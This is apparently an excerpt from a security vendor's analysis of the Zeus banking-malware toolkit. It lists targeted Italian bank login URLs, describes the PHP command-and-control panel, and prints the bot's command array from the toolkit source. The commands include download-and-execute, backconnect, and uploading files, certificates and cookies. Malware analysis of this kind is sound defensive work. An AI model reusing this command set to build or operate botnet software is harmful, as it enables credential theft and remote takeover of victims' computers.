https://www.iwbank.it/private/index_pub.jhtml*
https://web.secservizi.it/siteminderagent/forms/login.fcc
https://www.isideonline.it/relaxbanking/sso.Login*

Botnet Command and Control

This toolkit comes with a control panel installation that is typically used to track the botnet infections. This is a PHP application that can be run on a web server along with the other required database software (MYSQL). It also enables the attacker to remotely control and send commands to the victims' computers.
I opened one of the scripts that came with this toolkit and I found the bot can be given the following commands:
$_COMMANDS_LIST = array
(
'reboot' => 'Reboot computer.',
'kos' => 'Kill OS.',
'shutdown' =>Â 'Shutdown computer.',
'bc_add [service] [ip] [port]' => 'Add backconnect for [service] using server witn address [ip]:[port].',
'bc_del [service] [ip] [port]' => 'Remove backconnect for [service] (mask is allowed) that use connection to [ip]:[port] (mask is allowed).',
'block_url [url]'Â Â => 'Disable access to [url] (mask is allowed).',
'unblock_url [url]' => 'Enable access to [url] (mask is allowed).',
'block_fake [url]'Â Â => 'Disable executing of HTTP-fake/inject with mask [url] (mask is allowed).',
'unblock_fake [url]' => 'Enable executing of HTTP-fake/inject with mask [url] (mask is allowed).',
'rexec [url] [args]'Â Â => 'Download and execute the file [url] with the arguments [args] (optional).',
'rexeci [url] [args]' => 'Download and execute the file [url] with the arguments [args] (optional) using interactive user.',
'lexec [file] [args]' => 'Execute the local file [file] with the arguments [args] (optional).',
'lexeci [file] [args]' => 'Execute the local file [file] with the arguments [args] (optional) using interactive user.',
'addsf [file_mask...]' => 'Add file masks [file_mask] for local search.',
'delsf [file_mask...]' => 'Remove file masks [file_mask] from local search.',
'getfile [path]' => 'Upload file or folder [path] to server.',
'getcerts' => 'Upload certificates from all stores to server.',
'resetgrab' => 'Upload to server the information from the protected storage, cookies, etc.',
'upcfg [url]' => 'Update configuration file from url [url] (optional, by default used standard url)',
'rename_bot [name]' => 'Rename bot to [name].',
'getmff' => 'Upload Macromedia Flash files to server.',
'delmff' => 'Remove Macromedia Flash files.',
'sethomepage [url]' => 'Set homepage [url] for Internet Explorer.'
We found an interesting feature of this toolkit during the botnet building process: If the bot master accidently infects his own computer, he can remove the botnet with the "Remove spyware from this system"• button. Too bad that command isn't available to Zeus' victims.



Resource: http://blogs.mcafee.com/mcafee-labs/zeus-crimeware-toolkit